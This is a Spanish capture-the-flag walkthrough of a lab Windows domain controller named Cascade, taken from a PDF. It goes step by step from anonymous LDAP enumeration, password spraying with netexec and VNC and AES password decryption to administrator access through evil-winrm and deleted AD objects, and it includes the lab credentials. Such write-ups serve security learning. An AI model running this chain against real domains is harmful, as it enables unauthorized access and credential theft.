## **Cascade - Writeup**

## **RECONOCIMIENTO - EXPLOTACION**

Realizamos un escaneo de puertos con nmap:

```
PORT
           STATE SERVICE
                                  REASON
                                                    VERSION
                                  syn-ack ttl 127 Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
53/tcp
           open domain
| dns-nsid:
   bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-11-21 17:18:51Z)
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Defaul
445/tcp open microsoft-ds? syn-ack ttl 127
636/tcp open tcpwrapped syn-ack ttl 127
                                syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Defaul
3268/tcp open ldap
3269/tcp open tcpwrapped syn-ack ttl 127
5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49154/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC 49155/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49158/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49165/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49165/tcp open msrpc
                                 syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

Descubrimos el dominio cascade.local. Vamos a enumerar los usuarios del sistema con la herramienta "rpcclient":

```
rpcclient $> enumdomusers
user:[CascGuest] rid:[0×1f5]
user:[arksvc] rid:[0×452]
user:[s.smith] rid:[0×453]
user:[r.thompson] rid:[0×455]
user:[util] rid:[0×457]
user:[j.wakefield] rid:[0×45c]
user:[s.hickson] rid:[0×461]
user:[j.goodhand] rid:[0×462]
user:[a.turnbull] rid:[0×464]
user:[e.crowe] rid:[0×467]
user:[b.hanson] rid:[0×468]
user:[d.burman] rid:[0×469]
user:[BackupSvc] rid:[0×46a]
user:[j.allen] rid:[0×46e]
user:[i.croft] rid:[0×46f]
```

Con la herramient "Idapsearch" puedo enumerar el entorno AD sin proporcionar credenciales con "-x":

ldapsearch -H ldap://cascade.local -x -b "DC=cascade,DC=local"

```
·(kali® kali)-[~/Downloads]
 -$ ldapsearch -H ldap://cascade.local -x -b "DC=cascade,DC=local"
# extended LDIF
# base <DC=cascade,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
# cascade.local
dn: DC=cascade,DC=local
objectClass: top
hiectClass.
objectClass: domainDNS
distinguishedName: DC=cascade,DC=local
instanceType: 5
whenCreated: 20200109153132.0Z
whenChanged: 20241121171609.0Z
subRefs: DC=ForestDnsZones,DC=cascade,DC=local
subRefs: DC=DomainDnsZones,DC=cascade,DC=local
subRefs: CN=Configuration,DC=cascade,DC=local
uSNCreated: 4099
uSNChanged: 340052
name: cascade
objectGUID:: BEPTb7rgSEuSvojkxZJmOA=
creationTime: 133766829695696265
forceLogoff: -9223372036854775808
```

Como el contenido es muy grade vamos a utilizar batcat para filtrar por "sAMAccountName" y vamos a ver si se fintra algo interesante de algun usuario:

```
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configura
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
```

El usuario "r.thomson" tiene una contraseña en base64, la decodeamos:

```
___(kali⊛ kali)-[~/Downloads]

$ echo "clk0bjVldmE="|base64 -d

rY4n5eva
```

Con netexec vamos a intentar validar esa credencial con todos los usuarios:

```
-(kali®kali)-[~/Downloads]
└─$ netexec smb 10.10.10.182 -u users.txt -p 'rY4n5eva' --continue-on-success
           10.10.10.182 445 CASC-DC1
                                                   [*] Windows 7 / Server 2008 R2 Build 7601 x64
1:False)
           10.10.10.182
                           445
                                CASC-DC1
                                                       cascade.local\CascGuest:rY4n5eva STATUS_L0
           10.10.10.182
                           445
                                  CASC-DC1
                                                       cascade.local\arksvc:rY4n5eva STATUS_LOGOM
           10.10.10.182
                                                       cascade.local\s.smith:rY4n5eva STATUS_LOGO
                           445
                                  CASC-DC1
                                                   [+] cascade.local\r.thompson:rY4n5eva
           10.10.10.182
                           445
                                  CASC-DC1
```

La contraseña es valida para el usuario "r.thomson". Pero no nos podemos conectar con este usuario a la maquina victima por winrm:

Vamos a ver si tenemos permisos para ver algun recurso compartido con el usuario actual:

```
[+] IP: 10.10.10.182:445
                                 Name: cascade.local
                                                                  Status: Authenticated
       Disk
                                                                  Permissions
                                                                                   Comment
       ADMIN$
                                                                                   Remote Admin
       Audit$
       C$
                                                                                   Default share
                                                                  READ ONLY
       Data
        IPC$
                                                                                   Remote IPC
       NETLOGON
                                                                  READ ONLY
                                                                                   Logon server share
       print$
                                                                  READ ONLY
                                                                                   Printer Drivers
        SYSV0L
                                                                  READ ONLY
                                                                                   Logon server share
```

Podemos ver la carpeta data. Vemos lo que tiene en su interior:

```
Status: Authenticated
[+] IP: 10.10.10.182:445
                                Name: cascade.local
                                                                  Permissions
        Disk
                                                                                  Comment
        ADMIN$
                                                                                  Remote Admin
        Audit$
                                                                                  Default share
        C$
                                                                  READ ONLY
        Data
        ./Data
       dr--r--r--
                                  0 Tue Jan 28 17:05:51 2020
       dr---r---r---
                                  0 Tue Jan 28 17:05:51 2020
                                  0 Sun Jan 12 20:45:14 2020
        dr---r---r---
                                                                 Contractors
                                  0 Sun Jan 12 20:45:10 2020
                                                                  Finance
        dr---r---r---
                                  0 Tue Jan 28 13:04:51 2020
                                                                  ΙT
        dr---r---r---
       dr--r--r--
                                  0 Sun Jan 12 20:45:20 2020
                                                                  Production
       dr---r---r---
                                  0 Sun Jan 12 20:45:16 2020
                                                                  Temps
       IPC$
                                                                                  Remote IPC
        NETLOGON
                                                                  READ ONLY
                                                                                  Logon server share
        print$
                                                                  READ ONLY
                                                                                  Printer Drivers
        SYSV0L
                                                                  READ ONLY
                                                                                  Logon server share
```

Como puede tener muchas subcarpetas me voy a montar este recurso compartido en mi maquina:

```
sudo mount -t cifs //10.10.10.182/Data /mnt/recurso -o username=r.thompson,password=rY4n5eva
```

En el archivo html encontramos lo siguiente:

```
Steve Smith
From:
To:
                            IT (Internal)
Sent:
                            14 June 2018 14:07
Subject:
                            Meeting Notes
For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:
-- New production network will be going live on Wednesday so keep an eye out for any issues.
-- We will be using a temporary account to perform all tasks related to the network migration and this
account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions
related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal
admin account password).
-- The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.
Steve
```

Nos dice que hay una cuenta temporal llamada "TempAdmin" la cual va a ser borrada una vez la migracion este completada y tiene la misma contraseña que el usuario administrador. De momento no podemos hacer nada con eso.

En el archivo de instalacion de "VNC" encontramos una contraseña:

```
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
```

Pasamos la contraseña a formato decimal:

```
$ echo "6bcf2a4b6e5aca0f"|xxd -ps -r
k**KnZ*
```

Se ve que la contraseña tiene caracteres raros pero al provenir de un archivo de instalacion de VNC podemos buscar algun repositorio de desencripte contraseñas de VNC. Como los repositorios me estaban fallando he encontrado un pagina que decia como hacerlo:

```
Decrypt a VNC password file in one-line with nothing but openssl:

cat .vnc/passwd | openssl enc -des-cbc -nopad -nosalt -K e84ad660c4721ae0 -iv 000
```

Metes la contraseña en decimal en un archivo y ejecutas el comando que viene despues:

```
(kali® kali)-[~/Downloads/vncpwd]
$ cat pass.txt|openssl enc -des-cbc -nopad -nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d
sT333ve2
```

Con netexec vamos a ver sobre que usuario es correcta la contraseña que hemos conseguido:

La contraseña es de s.smith. Con este usuario nos podemos conectar por winrm:

```
$ evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby lime
Data: For more information, check Evil-WinRM GitHub: https://
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s.smith\Documents> whoami
cascade\s.smith
```

## **ESCALADA DE PRIVILEGIOS**

Vamos a ver los usuarios que hay en el sistema:

```
      dir*Evil-WinRM* PS C:\Users> dir

      Directory: C:\Users

      Mode
      LastWriteTime
      Length
      Name

      —
      —
      —
      —

      d—
      3/25/2020
      11:17 AM
      Administrator

      d—
      1/28/2020
      11:37 PM
      arksvc

      d-r
      7/14/2009
      5:57 AM
      Public

      d—
      1/15/2020
      10:22 PM
      s.smith
```

Tenemos tambien al usuario arksvc. Vamos a ver los shares que podemos ver con el usuario actual:

```
[+] IP: 10.10.10.182:445
                                 Name: cascade.local
                                                                  Status: Authenticated
        Disk
                                                                                   Comment
                                                                  Permissions
        ADMIN$
                                                                                   Remote Admin
        Audit$
                                                                  READ ONLY
        C$
                                                                                   Default share
        Data
                                                                  READ ONLY
        IPC$
                                                                                   Remote IPC
                                                                  READ ONLY
        NETLOGON
                                                                                   Logon server share
        print$
                                                                  READ ONLY
                                                                                   Printer Drivers
                                                                  READ ONLY
        SYSV0L
                                                                                   Logon server share
```

Ahora podemos ver el recurso "audit". Vamos a ver que tiene en su interior:

```
[+] IP: 10.10.10.182:445
                                Name: cascade.local
                                                                  Status: Authenticated
        Disk
                                                                  Permissions
        ADMIN$
                                                                                  Remote Admin
                                                                  READ ONLY
        Audit$
        ./Audit$
                                  0 Wed Jan 29 13:01:26 2020
        dr---r---r---
        dr--r--r--
                                 0 Wed Jan 29 13:01:26 2020
                             13312 Tue Jan 28 16:47:08 2020
                                                                  CascAudit.exe
        fr---r---r--
          -- r -- r --
                             12288 Wed Jan 29 13:01:26 2020
                                                                  CascCrypto.dll
                                  0 Tue Jan 28 16:43:18 2020
           - r -- r --
                                 45 Tue Jan 28 18:29:47 2020
                                                                  RunAudit.bat
                             363520 Tue Jan 28 15:42:18 2020
                                                                  System.Data.SQLite.dll
                                                                  System.Data.SQLite.EF6.dll
                             186880 Tue Jan 28 15:42:18 2020
           - r -- r --
                                  0 Tue Jan 28 15:42:18 2020
                                 0 Tue Jan 28 15:42:18 2020
                                                                  x86
```

Tiene varios archivos (nos los descargarmos) y una base de datos, vamos a ver su contenido:

```
[+] IP: 10.10.10.182:445
                                Name: cascade.local
                                                                  Status: Authentic
        Disk
                                                                  Permissions
        ADMIN$
                                                                  READ ONLY
        Audit$
        ./Audit$DB/
        dr--r--r--
                                   0 Tue Jan 28 16:43:18 2020
                                  0 Tue Jan 28 16:43:18 2020
        dr---r---r---
                              24576 Tue Jan 28 16:43:18 2020
                                                                  Audit.db
        fr--r--r--
```

Tenemos tambien un archivo llamado "Audit.db", nos lo descargamos. El archivo podemos verlo con strings pero se ve mejor con sqlite:

```
(kali® kali)-[~/Downloads]
$ sqlite3 audit.db

SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
DeletedUserAudit Ldap Misc
```

Vemos que hay 3 tablas, vamos a enumerarlas. En la tabla Ldap vemos lo siguiente:

```
sqlite> select * from Ldap;
1|ArkSvc|BQO5l5Kj9MdErXx6Q6AGOw⇒|cascade.local
```

Podemos intentar decodearla en base 64 pero nos da un resultado extraño:

```
(kali@ kali)-[~/Downloads]
$ echo "BQ0515Kj9MdErXx6Q6AGOw="|base64 -d
*****D*|zC*;
```


Secordamos que habia un binario "cascAudit.exe" que nos habiamos descargado. Miramos los metadatos pero no conseguimos mucha informacion. Es mejor pasarlo a una maquina windows y analizar el codigo con el programa "dotpeek".

Transferimos el archivo "exe" a la maquina windows abriendonos un servidor en python. Nos abrimos el programa "dotpeek".

Le damos a open y nos abrimos el "cascAudit.exe":



Desplegamos y hacemos click en "cascaudiot" y "mainmodule":



Ahora deberiamos el codigo del archivo "cascAudit.exe":

Encontramos una key:

```
str1 = Crypto.DecryptString(str2, "c4scadek3y654321");
```

Esa es una key que se esta utilizando para descifrar el codigo en "base64". Esto de "Crypto" si miramos arriba del codigo lo podemos relacionar con "CascCrypto"

```
using CascAudiot.My;
using CascCrypto;
using Microsoft.VisualBasic
```

Nosotros tenemos un archivo que se llama "CascCrypto.dll" que nos hemos descargado del share. Vamos a pasar ese archivo tambien a la maquina windows para analizar el codigo. Le damos a open, subimos el archivo y hacemos click en "CascCrypto y Crypto" y podemos ver el codigo:

```
using System;
 using System.IO;
 using System.Security.Cryptography;
 using System.Text;
 namespace CascCrypto
⊟{
   public class Crypto
public const string DefaultIV = "1tdyjCbY1Ix49842";
     public const int Keysize = 128;
     public static string EncryptString(string Plaintext, string Key)
ፅ
       byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
       Aes aes = Aes.Create();
       aes.BlockSize = 128;
       aes.KeySize = 128;
       aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
       aes.Key = Encoding.UTF8.GetBytes(Key);
       aes.Mode = CipherMode.CBC;
       using (MemoryStream memoryStream = new MemoryStream())
₽
         using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, aes.Creat
           cryptoStream.Write(bytes, 0, bytes.Length);
           cryptoStream.FlushFinalBlock();
         return Convert.ToBase64String(memoryStream.ToArray());
```

SI nos fijamos hace referencia al cifrado AES. Para descifrar un AES "CBC" necesitamos 3 cosas:

- La Key
- EI IV
- La password cifrada
- · La key la tenemos:

```
crypto.DecryptString(EncryptedString, "c4scadek3y654321");
```


• El IV tambien lo tenemos:

```
DefaultIV = "<mark>1tdyjCbY1Ix49842</mark>";
```

La password es la que hemos encontrado antes en base64:

```
(kali® kali)-[~/Downloads]
$ echo "BQ0515Kj9MdErXx6Q6AGOw="|base64 -d
*****D*|zC*;
```

Con estas 3 cosas podemos descrifrar la contraseña con cyberchef. Primero escribimos la password cifrada y la decodeamos en base64. Luego especificamos que queremos descrifrar el AES CBC y añadimos la key y el IV en UTF8:



Hemos conseguido la clave del usuario "arksvc". Accedemos con "evil-winrm" con el usuario "arksvc"

```
(kali® kali)-[~/Downloads]
$ evil-winrm -i 10.10.10.182 -u arksvc -p 'w3lc0meFr31nd'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby lime
Data: For more information, check Evil-WinRM GitHub: https://
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami
cascade\arksvc
```


Vamos a ver los grupos a los que pertenece el usuario:

Group Name	Туре
Everyone	Well-known group
p .	
BUILTIN\Users	Alias
p	
BUILTIN\Pre-Windows 2000 Compatible Access	Alias
p	W 11 1
NT AUTHORITY\NETWORK	Well-known group
p NT AUTHORITY\Authenticated Users	Well-known group
n	wett-known group
NT AUTHORITY\This Organization	Well-known group
D	5,
CASCADE\Data Share	Alias
p, Local Group	
CASCADE\IT	Alias
p, Local Group	
CASCADE\AD Recycle Bin	Alias

Este usuario pertenece al grupo "AD Recycle Bin". Este usuario puede recuperar objetos borrados del "AD". Si recordamos, el usuario "TempAdmin" habia sido borrado y tenia la misma contraseña que el usuario administrador:

From:	Steve Smith	
То:	IT (Internal)	
Sent:	14 June 2018 14:07	
Subject:	Meeting Notes	
For anyone that missed yes	terday's meeting (I'm looking at you Ben). Main points are below:	THE RESERVE THE PARTY OF THE PA
New production network will be going live on Wednesday so keep an eye out for any issues.		
— We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).		
The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.		
Steve		

Si recupero el objeto borrado voy a poder conseguir la clave del usuario administrador. Vamos a buscar como hacerlo a traves de powershell:



En "LazyAdmin" tenemos un apartado que se llama Get Deleted Objects:

```
In this article
Install Active Directory Module
Finding Objects with Get ADObject in PowerShell
Using the Filter
Filtering on ObjectClass
Combining filters
Get ADObject SearchBase
Using the SearchScope
Get Deleted Objects
Wrapping Up
```

Si hacemos click nos lleva al siguiente comando:

```
    Get-ADObject -Filter 'objectClass -eq "computer" -and isDeleted -eq
$True' -IncludeDeletedObjects | ft
```


Si nos fijamos filtra por computer, lo cambiamos a "user":

```
Deleted : True
DistinguishedName : CN=CASC-WS1\0ADEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe,CN=Deleted Objects,DC=cascade,DC=local
Name : CASC-WS1
DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
ObjectClass : computer
ObjectGUID : 6d97daa4-2e82-4946-a11e-f91fa18bfabe

Deleted : True
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
Name : TempAdmin
DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass : user
ObjectGUID : f0cc344d-31e0-4866-bceb-a842791ca059
```

Vemos al usuario TempAdmin. Podemos listar sus propiedades añadiendo -Properties \*

Encontramos la contraseña de "tempAdmin". Vamos a intentar crackearla con "Cyberchef":



Hemos conseguido la contraseña del usuario "TempAdmin", que como decia en el mensaje, tambien es la contraseña del usuario administrador. Vamos a probarlo:

```
(kali® kali)-[~/Downloads]
$ evil-winrm -i 10.10.10.182 -u administrator -p 'baCT3r1aN00dles'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation:
Data: For more information, check Evil-WinRM GitHub: https://github.c
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cascade\administrator
```